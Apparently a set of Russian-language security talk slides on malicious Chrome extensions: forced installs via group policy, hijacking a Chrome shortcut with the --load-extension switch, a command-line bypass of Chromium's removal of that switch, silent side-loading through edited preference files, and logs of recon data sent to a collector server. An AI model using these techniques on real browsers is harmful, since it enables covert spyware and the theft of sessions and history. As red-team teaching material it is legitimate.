
GPO Installation

GPO (групповые политики) — установка расширения для всех пользователей в домене:

Ключ реестра:

`HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Google\Chrome\ExtensionInstallForcelist`

- Нельзя распакованное расширение
- + Работает CRX не из Chrome WebStore



LNK-файл



Подмена ярлыка (.LNK) для авто-запуска с «подсунутым» вредоносным расширением

Командная строка:

```
> chrome.exe --load-extension=/path/to/extension
```

Шаги воспроизведения:

- ▶ Разместить файлы расширения на файловую систему
- ▶ Подменяем ярлык Google Chrome на ярлык с внедрённым параметром `--load-extension`
- ▶ Ждём запуска браузера от жертвы



BAN LNK-метода?!

```
[8060:12444:0617/162655.846:WARNING:chrome\browser\extensions\extension_service.cc:403] --load-extension is not allowed in Google Chrome, ignoring.
```

Google Git

[chromium](#) / [chromium](#) / [src](#) / [290ed8046692651ce76088914750cb659b65fb17^!](#) / [.](#) / [chrome](#) / [browser](#) / [extensions](#) / [extension_service.cc](#)

commit 290ed8046692651ce76088914750cb659b65fb17 [\[log\]](#) [\[tgz\]](#)
author Richard Chen <richche@chromium.org> Sat Apr 05 00:58:56 2025
committer Chromium LUCI CQ <chromium-scoped@luci-project-accounts.iam.gserviceaccount.com> Sat Apr 05 00:58:56 2025
tree [0412f83aafc88dddb7349086665b5ec45059a576](#)
parent [f2d7f979c3d97f1883db1f05272e4d91336c575c](#) [\[diff\]](#) [\[blame\]](#)

Remove '--load-extension' switch on Chrome builds

Part of an on-going effort to reduce harm from the malicious command-line extensions, this CL removes the exploited switch only on Chrome builds.

Bug: 401529219
Change-Id: [I989dc9b3d50bbeb349b9e0a534945dd64d8c55cf](#)
Reviewed-on: <https://chromium-review.googlesource.com/c/chromium/src/+6335815>
Reviewed-by: Devlin Cronin <rdevlin.cronin@chromium.org>
Reviewed-by: Justin Lulejian <jlulejian@chromium.org>
Commit-Queue: Richard Chen <richche@google.com>
Reviewed-by: Anunoy Ghosh <anunoy@chromium.org>
Cr-Commit-Position: refs/heads/main@{#1443013}



А нет, показалось!

Отключаем эту же фичу с помощью параметра:

```
"chrome.exe" --disable-features=DisableLoadExtensionCommandLineSwitch  
--load-extension="C:\Temp\my-extension"
```



Google Git

Remove `--load-extension` switch
--disable-features=DisableLoadExtensionCommandLineSwitch


Proof-Of-Concept



Extension Side-Loading

SharpSilentChrome – утилита

- ▶ Модифицируем файлы браузера (Secure Preferences, Preferences)
- ▶ Подсчитываем HMAC
- ▶ Не используем LNK с --load-extension
- ▶ Не требуется участие пользователя




<https://github.com/ChoiSG/SharpSilentChrome>

POST-EXPLOITATION

Что же всё-таки может делать атакующий?

Offensive Chrome Extensions Workshop

<https://github.com/artemy-ccrsky/EvilChromeExtensions>



The screenshot shows the GitHub repository for EvilChromeExtensions. The repository is public and has 1 branch and 0 tags. It contains 9 files: browser-recon-ext, clipboard-stealer, cookie-extractor, host-spyware-chrome, keypress-catcher, man-in-the-browser-light, system-recon-ext, tab-snatcher, and README.md. The README file is selected and shows the project description: "Educational Chrome Extensions simulating real-world attacker behavior in the browser. Built for Red Team demos, adversary emulation, and threat simulation." It also includes a section titled "What is EvilChromeExtensions?" which states that the project is a collection of offensive Google Chrome extensions used to demonstrate various attack techniques. The repository also shows a list of languages (JavaScript 67.8%, Python 23.7%, HTML 9.5%) and suggested workflows (Deno, SLSA Generic generator).

EvilChromeExtensions 🌐 🦊

Educational Chrome Extensions simulating real-world attacker behavior in the browser. Built for Red Team demos, adversary emulation, and threat simulation.

What is EvilChromeExtensions?

EvilChromeExtensions is a collection of offensive Google Chrome extensions used to demonstrate:

- ✔ Post-exploitation persistence in the browser
- ✔ Credential/session theft (via cookies, forms, clipboard)
- ✔ UI manipulation
- ✔ Keylogging and exfiltration



SCAN ME

System Recon Extension



Сбор информации о системе и комплектующих

Данные	API / Метод
ОС и архитектура	<code>chrome.runtime.getPlatformInfo()</code>
Инфо о процессоре	<code>chrome.system.cpu.getInfo()</code>
Инфо о видеокарте	WebGL (WebGraphics Library)
Дисковые устройства	<code>chrome.system.memory.getInfo()</code>
Дисплей	<code>chrome.system.display.getInfo()</code>
Браузерная платформа	<code>navigator.platform</code>
Часовой пояс	<code>Intl.DateTimeFormat().resolvedOptions().timeZone</code>
Ноутбук ли? Проверка батареи	<code>Navigator.getBattery</code>

```
79.111.111.111 - - [08/Aug/2025 12:53:43] "POST /system-recon HTTP/1.1" 200 -
^C
[2025-08-08T09:53:43.406105] [system-recon] Received JSON:
{
  "os": {
    "arch": "x86-64",
    "nacl_arch": "x86-64",
    "os": "win"
  },
  "cpu": {
    "archName": "x86_64",
    "features": [
      "mmx",
      "sse",
      "sse2",
      "sse3",
      "ssse3",
      "sse4_1",
      "sse4_2",
      "avx"
    ],
    "modelName": "13th Gen Intel(R) Core(TM) i7-13700H",
    "numOfProcessors": 8,
    "processors": [
      {
        "usage": {
          "idle": 1211359375000,
          "kernel": 23227500000,
          "total": 1240157031250,
          "user": 5570156250
        }
      }
    ]
  },
  "gpu": {
    "vendor": "Google Inc. (Google)",
    "renderer": "ANGLE (Google, Vulkan 1.3.0 (SwiftShader Device (Subzero) (0x0000CODE)), SwiftShader driver)"
  },
  "memory": {
    "availableCapacity": 8451641344,
    "capacity": 13018124288
  },
  "display": [
    {
      "activeState": "active",
      "availableDisplayZoomFactors": [],
      "bounds": {
        "height": 999,
        "left": 0,
        "top": 0,
        "width": 2047
      },
      "displayZoomFactor": 0,
      "dPIX": 120,
      "dPIY": 120,
      "hasAccelerometerSupport": false,
      "hasTouchSupport": false,
      "id": "1293200102"
    }
  ]
}
```

Browser Recon Extension


Сбор информации о браузере и окружении

Данные	API / Метод
Активные вкладки	<code>chrome.tabs.query()</code>
История браузера	<code>chrome.history.search()</code>
Закладки	<code>chrome.bookmarks</code>
User-Agent	<code>navigator.userAgent</code>
Storage (пользовательские данные)	<code>chrome.storage</code>
Браузерная платформа и версия	<code>navigator.platform</code>
Инфо о прокси	<code>chrome.proxy.settings</code>
Буфер обмена	<code>navigator.clipboard</code>
Установленные расширения	<code>chrome.management</code>

```
79. 0.62 - - [08/Aug/2025 13:16:51] "POST /browser-recon HTTP/1.1" 200 -
^C
[2025-08-08T10:16:51.596159] [system-recon] Received JSON:
{
  "tabs": [
    {
      "id": 432784190,
      "url": "chrome://extensions/",
      "title": "Расширения",
      "active": true,
      "pinned": false,
      "windowId": 432784189
    },
    {
      "id": 432784256,
      "url": "https://www.angarasecurity.ru/",
      "title": "Angara Security: Крупнейший поставщик ИБ решений в РФ",
      "active": false,
      "pinned": false,
      "windowId": 432784189
    },
    {
      "id": 432784257,
      "url": "https://github.com/",
      "title": "GitHub",
      "active": false,
      "pinned": false,
      "windowId": 432784189
    },
    {
      "id": 432784258,
      "url": "chrome://newtab/",
      "title": "Новая вкладка",
      "active": false,
      "pinned": false,
      "windowId": 432784189
    }
  ],
  "history": [
    {
      "url": "https://github.com/",
      "title": "GitHub",
      "lastVisitTime": 1754647333137.056,
      "visitCount": 23
    },
    {
      "url": "https://www.angarasecurity.ru/",
      "title": "Angara Security: Крупнейший поставщик ИБ решений в РФ",
      "lastVisitTime": 1754647196931.221
    }
  ]
}
```

